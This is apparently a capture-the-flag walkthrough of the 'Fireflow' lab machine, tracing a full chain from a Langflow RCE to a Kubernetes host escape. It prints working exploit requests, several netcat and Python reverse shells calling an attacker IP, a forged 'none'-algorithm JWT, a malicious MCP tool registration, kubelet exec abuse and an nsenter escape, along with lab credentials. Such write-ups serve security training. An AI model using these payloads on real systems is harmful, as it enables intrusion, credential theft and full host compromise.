
Overview
Fireflow is a medium-difficulty Linux machine that combines an exposed Langflow instance, an unauthenticated remote code execution vulnerability, insecure JWT validation, and an over-permissioned Kubernetes service account. The attack begins with CVE-2026-33017, moves through an internal Model Context Protocol (MCP) server, and ends by abusing nodes/proxy access to execute commands in a privileged pod and escape to the underlying host.
Attack Chain
- Enumerate SSH and the web application
- Add
fireflow.htbandflow.fireflow.htbto/etc/hosts - Exploit unauthenticated Langflow RCE through
CVE-2026-33017 - Gain a shell as
www-data - Recover the Langflow superuser password from environment variables
- Reuse the password to SSH as
nightfall - Discover credentials for an internal MCP server
- Pivot to the MCP API with
Ligolo-ng - Forge an unsigned JWT with the
nonealgorithm and anadminrole - Register and call a malicious MCP tool to gain a shell in the MCP pod
- Stabilise the shell with a double-forked Python payload
- Extract the Kubernetes service account token
- Abuse the
nodes/proxypermission to access the kubelet API - Execute commands in a privileged
prometheus-node-exporterpod - Use
CAP_SYS_ADMIN,hostPID, andnsenterto escape to the host
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan to identify the exposed services.
export IP=10.129.244.214; export NAME=FIREFLOW; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v
The open TCP ports are:
22,80
Findings
The initial scan exposes SSH (22) and an HTTP service on port 80. The web application becomes the primary attack surface, while SSH may become useful if credentials are recovered.
Web Enumeration
fireflow.htb

When browsing to the web service, the application references fireflow.htb, which cannot initially be resolved. We add the hostname to /etc/hosts.
echo "$IP fireflow.htb" | sudo tee -a /etc/hosts
The site presents a static landing page for the Nightfall AI Agent. The only meaningful action is the Open Agent link.

Following the link references another hostname, flow.fireflow.htb, which is also added to /etc/hosts.
echo "$IP flow.fireflow.htb" | sudo tee -a /etc/hosts

Langflow Application
The second virtual host exposes an AI agent under development and identifies the platform as Langflow.

The agent is not fully functional, but the page exposes enough information to identify the underlying Langflow application and its flow context.

Foothold
Langflow Unauthenticated RCE
Researching the exposed Langflow version leads to CVE-2026-33017, an unauthenticated remote code execution vulnerability with a public proof of concept:
https://github.com/advisories/GHSA-vwmf-pq79-vjvx

We copy the proof-of-concept request and replace the code with a simple curl callback to a Python web server on our attacking machine. The request is also relayed through Burp Suite so it can be modified more easily.
curl -k -X POST "https://flow.fireflow.htb/api/v1/build_public_tmp/7d84d636-af65-42e4-ac38-26e867052c25/flow" \
  -H "Content-Type: application/json" \
  -b "client_id=attacker" \
  -d '{
    "data": {
      "nodes": [{
        "id": "Exploit-001",
        "type": "genericNode",
        "position": {"x":0,"y":0},
        "data": {
          "id": "Exploit-001",
          "type": "ExploitComp",
          "node": {
            "template": {
              "code": {
                "type": "code",
                "required": true,
                "show": true,
                "multiline": true,
                "value": "import os, socket, json as _json\n\n_proof = os.popen(\"curl http://10.10.14.30/test\").read().strip()\n_host = socket.gethostname()\n_write = open(\"/tmp/rce-proof\",\"w\").write(f\"{_proof} on {_host}\")\n\nfrom lfx.custom.custom_component.component import Component\nfrom lfx.io import Output\nfrom lfx.schema.data import Data\n\nclass ExploitComp(Component):\n    display_name=\"X\"\n    outputs=[Output(display_name=\"O\",name=\"o\",method=\"r\")]\n    def r(self)->Data:\n        return Data(data={})",
                "name": "code",
                "password": false,
                "advanced": false,
                "dynamic": false
              },
              "_type": "Component"
            },
            "description": "X",
            "base_classes": ["Data"],
            "display_name": "ExploitComp",
            "name": "ExploitComp",
            "frozen": false,
            "outputs": [{"types":["Data"],"selected":"Data","name":"o","display_name":"O","method":"r","value":"__UNDEFINED__","cache":true,"allows_loop":false,"tool_mode":false,"hidden":null,"required_inputs":null,"group_outputs":false}],
            "field_order": ["code"],
            "beta": false,
            "edited": false
          }
        }
      }],
      "edges": []
    },
    "inputs": null
  }' -x 127.0.0.1:8080
The request contains the vulnerable flow-building endpoint and our callback command in the custom component code.

The Python web server receives the request, confirming remote code execution on the Langflow host.

Reverse Shell as www-data

We move the request into Burp Suite and replace the callback command with a reverse shell. A penelope listener is started on port 443, and the following named-pipe payload is used:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.30 443 >/tmp/f

Executing the request returns a shell as www-data.
User Enumeration
We enumerate local home directories and accounts with interactive shells.
ls -la /home
cat /etc/passwd | grep -i '/bin/.*sh'
A local user named nightfall has shell access.

Next, we inspect the process environment.
printenv

The environment exposes a Langflow superuser password and secret key.
LANGFLOW_SUPERUSER_PASSWORD=n1ghtm4r3_b4_n1ghtf4ll
LANGFLOW_SECRET_KEY=XgDCYma6JZzT3XXyePTbr4vgWrrZ4Vzz-PCQ4PXfKgE
Password Reuse and SSH Access

Because nightfall is the only obvious interactive user, we test whether the Langflow password is reused for SSH.
hydra -l nightfall -p "n1ghtm4r3_b4_n1ghtf4ll" $IP ssh
The credentials are confirmed.
nightfall:n1ghtm4r3_b4_n1ghtf4ll
We authenticate over SSH.

This provides a stable shell as nightfall.

The user flag can now be read.

Lateral Movement
MCP Configuration Credentials
Reviewing the nightfall home directory reveals a configuration file containing credentials for an internal MCP server.

langflow-bot:Langfl0w@mcp2026!
Ligolo Pivot to the MCP Server
The MCP service is available internally on port 30080, so we create a Ligolo-ng tunnel. On the attacking machine, we start the proxy.


The Ligolo agent is transferred to the target and connected back to the proxy.
The tunnel exposes the MCP API through 240.0.0.1.
http://240.0.0.1:30080/api/v1/version
MCP API Enumeration
The API uses JWT-based authentication. We begin by reviewing the documentation endpoint.

The /docs page lists the available API routes.

The /api/v1/auth endpoint expects a username and password in JSON, with both Content-Type and Accept set to application/json.

We authenticate with the leaked MCP credentials and proxy the request through Burp Suite.
curl -X POST http://240.0.0.1:30080/api/v1/auth \
  -H "accept: application/json" \
  -H "Content-Type: application/json" \
  -d '{"username": "langflow-bot", "password": "Langfl0w@mcp2026!"}' \
  -x 127.0.0.1:8080
The server returns a bearer token.

"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsYW5nZmxvdy1ib3QiLCJyb2xlIjoidXNlciJ9.RenGdHutrKPCOWjwYSJex8C_uMSmy7I8AMkhmTwf9Ps"
"token_type":"bearer"
JWT none Algorithm Abuse
Inspecting the token on jwt.io shows a standard HS256 JWT with the role set to user.

The server accepts tokens using the insecure none algorithm. We remove the signature, change alg to none, and set the role to admin.

The forged token is:
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJsYW5nZmxvdy1ib3QiLCJyb2xlIjoiYWRtaW4ifQ.
Malicious MCP Tool Registration
The /api/v1/tools route allows an administrator to register Python code as an MCP tool. Requests require the forged token in the Authorization header.

Because both Langflow and the MCP server run Python, we register a tool named Shell containing a Python reverse shell.
python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("10.10.14.30",443));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("bash")'
The custom request is:
POST /api/v1/tools HTTP/1.1
Host: 240.0.0.1:30080
User-Agent: curl/8.20.0
accept: application/json
Authorization: Bearer eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJsYW5nZmxvdy1ib3QiLCJyb2xlIjoiYWRtaW4ifQ.
Content-Type: application/json
Content-Length: 244
Connection: keep-alive

{
  "name": "Shell",
  "description": "RCE to Shell",
  "inputSchema": {
    "additionalProp1": {}
  },
  "code": "import os,pty,socket;s=socket.socket();s.connect(('10.10.14.30',443));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn('bash')"
}
The request is sent through Burp Suite.

The API returns 200 OK, confirming that the Shell tool has been registered.

Calling the MCP Tool
The MCP tool specification shows that a tool is invoked using the tools/call JSON-RPC method:
https://modelcontextprotocol.io/specification/2025-06-18/server/tools#calling-tools
Only the registered tool name and its arguments are required.

We call the Shell tool with the following request:
POST /mcp HTTP/1.1
Host: 240.0.0.1:30080
User-Agent: curl/8.20.0
accept: application/json
Authorization: Bearer eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJsYW5nZmxvdy1ib3QiLCJyb2xlIjoiYWRtaW4ifQ.
Content-Type: application/json
Content-Length: 124
Connection: keep-alive

{
  "jsonrpc": "2.0",
  "id": 2,
  "method": "tools/call",
  "params": {
    "name": "Shell",
    "arguments": {}
  }
}
The request causes the MCP server to execute the reverse-shell payload.

A shell is received as mcp. The hostname suggests that the process is running inside a container, but the shell terminates after a few seconds.

Stabilising the MCP Reverse Shell
The original Python reverse shell runs as part of the web application process handling the HTTP request. When the request completes, times out, or the worker is cleaned up, the child process is terminated as well.
To detach the shell from the API worker, we use the Unix double-fork daemonisation pattern. The first fork() separates the process from the worker, os.setsid() creates an independent session, and the second fork() prevents the final process from acquiring a controlling terminal. The shell then connects back, redirects standard input, output, and error to the socket, and launches Bash through a pseudo-terminal.
import os
import pty
import socket
import sys

# First fork: separate from the web application's process
pid = os.fork()

if pid > 0:
    sys.exit(0)

# Create a new session
os.setsid()

# Second fork: prevent the process from becoming attached
# to a controlling terminal again
pid = os.fork()

if pid > 0:
    sys.exit(0)

# Connect back to the listener
sock = socket.socket()
sock.connect(('10.10.14.30', 443))

# Redirect stdin, stdout and stderr to the socket
for file_descriptor in (0, 1, 2):
    os.dup2(sock.fileno(), file_descriptor)

# Spawn a shell through a pseudo-terminal
pty.spawn('bash')
The same payload as a one-liner is:
import os,pty,socket,sys; pid=os.fork(); sys.exit(0) if pid>0 else None; os.setsid(); pid=os.fork(); sys.exit(0) if pid>0 else None; sock=socket.socket(); sock.connect(('10.10.14.30',443)); [os.dup2(sock.fileno(),fd) for fd in (0,1,2)]; pty.spawn('bash')
We register a new tool called Shell3 containing the updated payload.

The Shell3 tool is called through the MCP endpoint.

This returns a stable shell as mcp inside the container.

Privilege Escalation
Confirming the Kubernetes Pod
The hostname follows the common Kubernetes naming format:
<deployment>-<replicaset-hash>-<random-pod-suffix>
The current hostname is:
mcp-server-54464cb475-29ztf
We inspect /etc/resolv.conf. Kubernetes pods commonly contain search domains such as:
default.svc.cluster.local
svc.cluster.local
cluster.local

We also search the environment for Kubernetes-related variables.
env | sort | grep -Ei 'KUBERNETES|POD|NAMESPACE|SERVICE_(HOST|PORT)'
The output confirms that the shell is running inside a Kubernetes pod and identifies the API service at 10.43.0.1:443.

Kubernetes Service Account Token
Kubernetes mounts the pod’s service account bundle under /var/run/secrets/kubernetes.io/serviceaccount/.
ls /var/run/secrets/kubernetes.io/serviceaccount/

We transfer ca.crt, namespace, and token to the attacking machine. The token can then be inspected locally.

Decoding the token on jwt.io reveals its Kubernetes claims.


The token identifies the following context:
namespace: default
node: fireflow
serviceaccount: mcp-sa
Pivoting to the Kubernetes API
To reach 10.43.0.1:443 from the attacking machine, we create a second Ligolo interface.
sudo ip tuntap add user mrbeetroot mode tun ligolo-mcp
sudo ip link set ligolo-mcp up
sudo ip route add 10.43.0.1/32 dev ligolo-mcp
The Ligolo agent is transferred to the MCP pod and connected back to the proxy.

In Ligolo, we select the new session and start it on the dedicated interface.
session
start --tun ligolo-mcp

We export the service account token and query the Kubernetes API version endpoint.
export TOKEN=$(cat token)

curl -sk https://10.43.0.1:443/version -H "Authorization: Bearer $TOKEN"
The API responds successfully, confirming that the tunnel and token both work.

Configuring kubectl
We create a dedicated kubeconfig file. First, define the cluster and CA certificate.
kubectl config set-cluster fireflow \
  --server=https://10.43.0.1:443 \
  --certificate-authority=/home/mrbeetroot/HackTheBox/Fireflow/loot/serviceaccount/ca.crt \
  --embed-certs=true \
  --kubeconfig=kubeconfig.yaml
Next, add the mcp-sa identity using the service account token.
kubectl config set-credentials mcp-sa \
  --token="$TOKEN" \
  --kubeconfig=kubeconfig.yaml
Create a context pairing the cluster and user in the default namespace.
kubectl config set-context fireflow \
  --cluster=fireflow \
  --user=mcp-sa \
  --namespace=default \
  --kubeconfig=kubeconfig.yaml
Activate the context.
kubectl config use-context fireflow --kubeconfig=kubeconfig.yaml

We then enumerate every permission granted to the service account.
kubectl --kubeconfig=kubeconfig.yaml auth can-i --list

Abusing nodes/proxy
The permission list includes get access to nodes/proxy. This is dangerous because the API server’s node proxy exposes the kubelet API, including its command-execution endpoints. An identity with this permission may reach /exec/<namespace>/<pod>/<container> without separately holding the normal pods/exec permission.
In this environment, the over-granted nodes/proxy get permission allows mcp-sa to execute commands in other pods on the node.
Pod Enumeration
We can enumerate pods in two ways. The first queries the kubelet directly on port 10250 through the original localhost Ligolo route.
curl -sk https://240.0.0.1:10250/pods \
  -H "Authorization: Bearer $TOKEN" \
  | jq -r '.items[] | "\(.metadata.namespace)/\(.metadata.name) -> \([.spec.containers[].name])"'

The second queries the same kubelet endpoint through the API server’s nodes/proxy subresource.
kubectl --kubeconfig=kubeconfig.yaml get --raw /api/v1/nodes/fireflow/proxy/pods \
  | jq -r '.items[] | "\(.metadata.namespace)/\(.metadata.name) hostPID=\(.spec.hostPID // false) hostNetwork=\(.spec.hostNetwork // false)"'

Both outputs identify prometheus-node-exporter with hostPID=true and hostNetwork=true:
hostPID=truemeans the pod shares the host process namespace and can see the node’s processes.hostNetwork=truemeans the pod uses the node’s network stack directly.
Kubelet Command Execution
The kubelet /exec endpoint upgrades the connection to a WebSocket and streams the process channels in real time, so websocat is used instead of a normal HTTP client.
We first execute id inside the node-exporter container.
~/Tools/websocat --insecure \
  --header "Authorization: Bearer $TOKEN" \
  --protocol v4.channel.k8s.io \
  "wss://240.0.0.1:10250/exec/monitoring/prometheus-prometheus-node-exporter-nmntq/node-exporter?output=1&error=1&command=/bin/sh&command=-c&command=id"
The command runs as root inside the pod.

Root Shell in the Privileged Pod
We reuse the named-pipe reverse shell from the initial foothold.
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.30 4545 >/tmp/f
After starting a penelope listener on port 4545, the URL-encoded payload is passed to the kubelet exec endpoint. /bin/sh is used because containers do not always include Bash.
~/Tools/websocat --insecure \
  --header "Authorization: Bearer $TOKEN" \
  --protocol v4.channel.k8s.io \
  "wss://240.0.0.1:10250/exec/monitoring/prometheus-prometheus-node-exporter-nmntq/node-exporter?output=1&error=1&command=/bin/sh&command=-c&command=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|sh+-i+2>%261|nc+10.10.14.30+4545+>/tmp/f"

A root shell is received inside the prometheus-node-exporter pod.

The pod also exposes the host filesystem, allowing access to host files from the container context.

The root flag is available through the host mount at /host/root/root/root.txt, but we first attempt to escape the container and obtain a genuine host shell.
Container Escape with nsenter
nsenter allows a process to join the namespaces of another process. To enter the host’s mount namespace, the container requires CAP_SYS_ADMIN.
We inspect the effective capability mask.
cat /proc/self/status | grep CapEff

The hexadecimal value is decoded with capsh.
capsh --decode=000001ffffffffff
The decoded output includes the full standard capability set, including cap_sys_admin, strongly indicating that the pod is running as privileged.

Because the pod also has hostPID=true, it can see the host’s real PID 1. We use nsenter to join that process’s mount, UTS, IPC, network, and PID namespaces.
nsenter --target 1 --mount --uts --ipc --net --pid -- /bin/bash
This places the shell inside the host’s namespaces rather than the container’s isolated view, providing a full root shell on the Fireflow node.

The root flag can now be read directly from the host.

Key Takeaways
